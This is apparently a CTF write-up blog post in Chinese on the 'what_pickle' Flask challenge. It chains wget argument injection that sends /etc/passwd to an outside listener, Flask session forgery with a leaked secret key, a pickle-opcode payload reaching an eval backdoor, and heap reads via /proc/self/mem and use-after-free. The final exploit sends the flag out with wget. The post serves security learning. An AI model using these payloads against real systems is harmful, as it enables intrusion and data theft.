巅峰极客2021 what_pickle——一道综合性的python web

原创

IT老涵 于 2021-08-10 16:01:42 发布

分类专栏： 网络 安全 程序员 文章标签： 网络安全 信息安全 计算机网络

本文链接：https://blog.csdn.net/HBohan/article/details/119571814

前言

这题好像是最少人做出的web，考察的知识点比较多，综合性比较强，感觉挺有意思的。很多人都是卡在某个知识点，尤其是最后读flag阶段。总的来说，由于这题涉及到各种很经典的python安全的知识点，挺适合刚接触python安全的初学者学习。

总的来说，流程是这样的。

debug导致部分源码泄露->wget参数注入读源码->session伪造->pickle反序列化->利用proc目录/构造uaf读flag

分析

信息搜集一波。得到如下几个目录。

```
[01:33:40] 200 -    2KB - /console
[01:33:50] 500 -   14KB - /home
[01:33:51] 500 -   15KB - /images
[01:33:52] 200 -    1KB - /index
[01:33:56] 405 -  178B  - /login
```

值得注意的是home目录和images目录的http状态码为500

访问/home和images发现是python3的flask框架，且开了debug模式。那么想到，如果有任意读文件漏洞，可以打flask的pin。所以可以多关注一下任意读。

信息泄露

由于开了debug模式，所以有部分源码泄露。

在访问http://192.168.37.140/images 的时候，可以发现

```
File "/var/www/html/app.py", line 70, in images
  def images():
      command=["wget"]
      argv=request.args.getlist('argv')
      print(argv)
      true_argv=[x if x.startswith("-") else '--'+x for x in argv]
      image=request.args['image']
      command.extend(true_argv)
      command.extend(["-q","-O","-"])
      command.append("http://1.116.123.136/"+image)
      print(command)
      image_data = subprocess.run(command,stdout=subprocess.PIPE,stderr=subprocess.PIPE)
File "/usr/local/lib/python3.7/dist-packages/werkzeug/datastructures.py", line 442, in __getitem__
```

这段代码用wget去获取图片，并且还有可以控制的参数。获取到argv参数后，把argv参数作为一个list，其中，给每个argv参数前都添加了-或者—，以防止恶意url的注入。且subprocess.run时，command里面每一个元素都是单独作为一个参数，无法像bash shell那样做命令注入。

wget参数注入读源码

虽然看似不行，还是有方法的，wget是可以开启代理的。如果开启代理，那么

具体来说有三种开启代理的方式：

1. 环境变量中设置http_proxy
2. 在~/.wgetrc里设置http_proxy
3. 使用-e参数执行wgetrc格式的命令

这里我们可以使用-e http_proxy=http://xxx 来将其指向我们的服务器上。

更多参数的详细信息可以参考

Wgetrc Commands (GNU Wget 1.21.1-dirty Manual)

除此之外，还可以用—post-file来传输文件传输文件。因此，任意文件读的payload就构建好了。如下

192.168.37.140/images?image=index.html&argv=—post-file=/etc/passwd&argv=-e http_proxy=http://1.116.123.136:1234

```
ubuntu@VM-0-6-ubuntu:~$ sudo nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [221.10.55.150] port 1234 [tcp/*] accepted (family 2, sport 60292)
POST http://1.116.123.136/index.html HTTP/1.1
User-Agent: Wget/1.19.5 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 1.116.123.136
Connection: Keep-Alive
Proxy-Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 3432

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```


接下来读源代码。

/app/app.py

```python
from flask import Flask, request, session, render_template, url_for,redirect
import pickle
import io
import sys
import base64
import random
import subprocess
from ctypes import cdll
from config import SECRET_KEY, notadmin,user

cdll.LoadLibrary("./readflag.so")

app = Flask(__name__)
app.config.update(dict(
    SECRET_KEY=SECRET_KEY,
))

class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        if module in ['config'] and "__" not in name:
            return getattr(sys.modules[module], name)
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))


def restricted_loads(s):
    """Helper function analogous to pickle.loads()."""
    return RestrictedUnpickler(io.BytesIO(s)).load()


@app.route('/')
@app.route('/index')
def index():
    if session.get('username', None):
```

```
        return redirect(url_for('home'))
    else:
        return render_template('index.html')

@app.route('/login', methods=["POST"])
def login():
    name = request.form.get('username', '')
    data = request.form.get('data', 'test')
    User = user(name,data)
    session["info"]=base64.b64encode(pickle.dumps(User))
    return redirect(url_for('home'))

@app.route('/home')
def home():
    info = session["info"]
    User = restricted_loads(base64.b64decode(info))
    Jpg_id = random.randint(1,5)
    return render_template('home.html',id = str(Jpg_id), info = User.data)


@app.route('/images')
def images():
    command=["wget"]
    argv=request.args.getlist('argv')
    true_argv=[x if x.startswith("-") else '--'+x for x in argv]
    image=request.args['image']
    command.extend(true_argv)
    command.extend(["-q","-O","-"])
    command.append("http://127.0.0.1:8080/"+image)
    image_data = subprocess.run(command,stdout=subprocess.PIPE,stderr=subprocess.PIPE)
    return image_data.stdout



if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True, port=80)
```

/app/config.py

```
SECRET_KEY="On_You_fffffinddddd_thi3_kkkkkkeeEEy"

notadmin={"admin":"no"}

class user():
    def __init__(self, username, data):
        self.username = username
        self.data = data

def backdoor(cmd):
    if isinstance(cmd,list) and notadmin["admin"]=="yes":
        s=''.join(cmd)
        eval(s)
```

flask debug pin?

前面说了，开启了debug模式，那么配合任意文件读可以打pin，直接执行python命令。

flask的debug模式提供了一个web上的命令行接口。而这个接口是需要pin码才能访问的。

这个pin码的生成与六个因素有关，其中最重要的是2个因素，一个是网卡地址，这个可以通过执行uuid.getnode()或者读/sys/class/net/eth0/address来获得。另一个 是机器id，可以通过执行get_machine_id()或者读/etc/machine-id来获得。

具体exp可以参考https://xz.aliyun.com/t/2553

这里我本地环境下可以成功生成pin，但是远程环境没有成功。因此尝试下一条思路。

session伪造触发pickle反序列化rce

关注到有SECRET_KEY="On_You_fffffinddddd_thi3_kkkkkkeeEEy"

而flask的session存在客户端，用base64+签名来防篡改。但是获取到签名算法的key后，我们有能力伪造flask session。

在home路由处触发session的pickle反序列化，而pickle反序列化是可以执行pickle的opcode的。

```
@app.route('/home')
def home():
    info = session["info"]
    User = restricted_loads(base64.b64decode(info))
    Jpg_id = random.randint(1,5)
    return render_template('home.html',id = str(Jpg_id), info = User.data)
```

关于pickle反序列化执行可以参考

https://xz.aliyun.com/t/7436

```
class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        if module in ['config'] and "__" not in name:
            return getattr(sys.modules[module], name)
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))


def restricted_loads(s):
    """Helper function analogous to pickle.loads()."""
    return RestrictedUnpickler(io.BytesIO(s)).load()
```

这里限制了加载的模块只能为config里的，名字不能有__。但是可以通过config的backdoor函数，绕过。

```
def backdoor(cmd):
    if isinstance(cmd,list) and notadmin["admin"]=="yes":
        s=''.join(cmd)
        eval(s)
```


可以看到，要使用backdoor函数必须使得notadmin[“admin”]==“yes”

而在config.py中notadmin={“admin”:“no”},因此需要通过pickle opcode把这个全局变量覆盖成yes。

读flag

app.py里 有一个cdll.LoadLibrary("./readflag.so")

所以获取readflag.so，放到ida里反编译一下。



可以看到就一个easy()函数。猜测flag文件没有直接读取的权限，要通过readflag.so来读。但是这里看有个问题是，easy函数执行完成后，把flag读到堆上，但是并没有返回指针。

这里有两种方法读flag。分别通过/proc目录和构造uaf的方式来读取堆上的flag。

法1：读proc目录

proc是linux伪文件系统，保存有内存信息。其中/proc/self/maps保存当前进程的虚拟内存各segment的映射关系。可以获取到堆地址的范围。

而访问/proc/self/mem即访问实际的进程内存。需要注意的是，如果访问没有被映射的内存区域则会触发错误，要把文件指针移到对应的区域才能成功访问。

具体代码如下

```
from ctypes import cdll
a=cdll.LoadLibrary("./readflag.so")
a.easy()

import re
f = open('/proc/self/maps', 'r')
vmmap = f.read()
print(vmmap)
re_obj = re.search(r'(.*)-(.*) rw.*heap', vmmap)
heap = re_obj.group(1)
heap_end = re_obj.group(2)
print(heap)
print(heap_end)
heap = int('0x'+heap,16)
heap_end = int('0x'+heap_end,16)
f.close()

f = open('/proc/self/mem', 'rb')
size = heap_end - heap
f.seek(heap)
res = f.read(size)
res = re.search(b'flag{.*}', res).group()
print(res)
f.close()
```

法2：构造一个uaf来读flag的内存数据

由于在堆管理中，为了提高效率会加一个类似于缓冲的机制。可以简单理解为不会把free的内存马上放弃掉，而是缓存起来，方便下次再用。利用这一特点可以构造uaf漏洞来读flag的数据。

1. 申请一个0x64的chunk，也就是后面存flag的那块chunk被malloc时需要的size。
2. free这块chunk。free后会这个chunk会放到fastbin或者tcache（glibc较高版本）里面。
3. 调easy()再次malloc申请就会申请到同一块chunk。再利用uaf漏洞，用之前的悬空指针读同一块chunk。

```
import ctypes
libc = ctypes.cdll.LoadLibrary('libc.so.6')
so1 = ctypes.cdll.LoadLibrary('./readflag.so')

malloc = libc.malloc
free = libc.free
malloc.restype = ctypes.c_void_p
ptr = ctypes.cast(malloc(0x64), ctypes.c_char_p)
free(ptr)
so1.easy()
print(ptr.value)
```

opcode构造

知道pickle opcode工作模式后可以利用大师傅写的一个工具

https://github.com/eddieivan01/pker

最终exp

通过wget 把flag信息传送到服务器上。这里利用的是uaf的方法读flag。proc读flag的方法构造exp过程完全一样。

```
from base64 import b64encode
from flask import Flask, request, session
from flask.sessions import SecureCookieSessionInterface
import pickle
import requests


opc = b'cconfig\nnotadmin\np0\n0cconfig\nbackdoor\np1\n0g0\nS\'admin\'\nS\'yes\'\nsS\'exec("import ctypes;libc =
 ctypes.cdll.LoadLibrary(\\\'libc.so.6\\\');so1 = ctypes.cdll.LoadLibrary(\\\'./readflag.so\\\');malloc = libc.m
alloc;free = libc.free;malloc.restype = ctypes.c_void_p;a = ctypes.cast(malloc(0x64), ctypes.c_char_p);free(a);s
o1.easy();print(a.value);res= a.value ;import os;os.system(\\\'wget http://1.116.123.136:1234/?\\\'+str(res))")\
'\np3\n0g1\n((g3\nltR.'

app = Flask(__name__)
app.config['SECRET_KEY'] = "On_You_fffffinddddd_thi3_kkkkkkeeEEy"
serializer = SecureCookieSessionInterface().get_signing_serializer(app)
opc = b64encode(opc)
sess = {'info': opc}
cookie = serializer.dumps(sess)
print(cookie)
requests.get("http://192.168.37.140/home", cookies={"session":cookie})
```

可以看到get参数就是flag{dddd}

```
ubuntu@VM-0-6-ubuntu:~$ sudo nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [221.10.55.150] port 1234 [tcp/*] a
GET /?bflag%7Bdddd%7D%5Cn HTTP/1.1
User-Agent: Wget/1.19.5 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 1.116.123.136:1234
Connection: Keep-Alive
```


总结

可以看到这个题目涉及到的python安全的点很多，非常适合通过这题来延伸学习各个具体的内容。另外，在做题过程中，经常会碰到各种坑，有时候踩坑也可以换一种思路。

最后

网络安全大师卓越培养计划，想升职跳槽加薪的来学完可以打护网、CTF比赛，找网络安全工作；

【学习资料】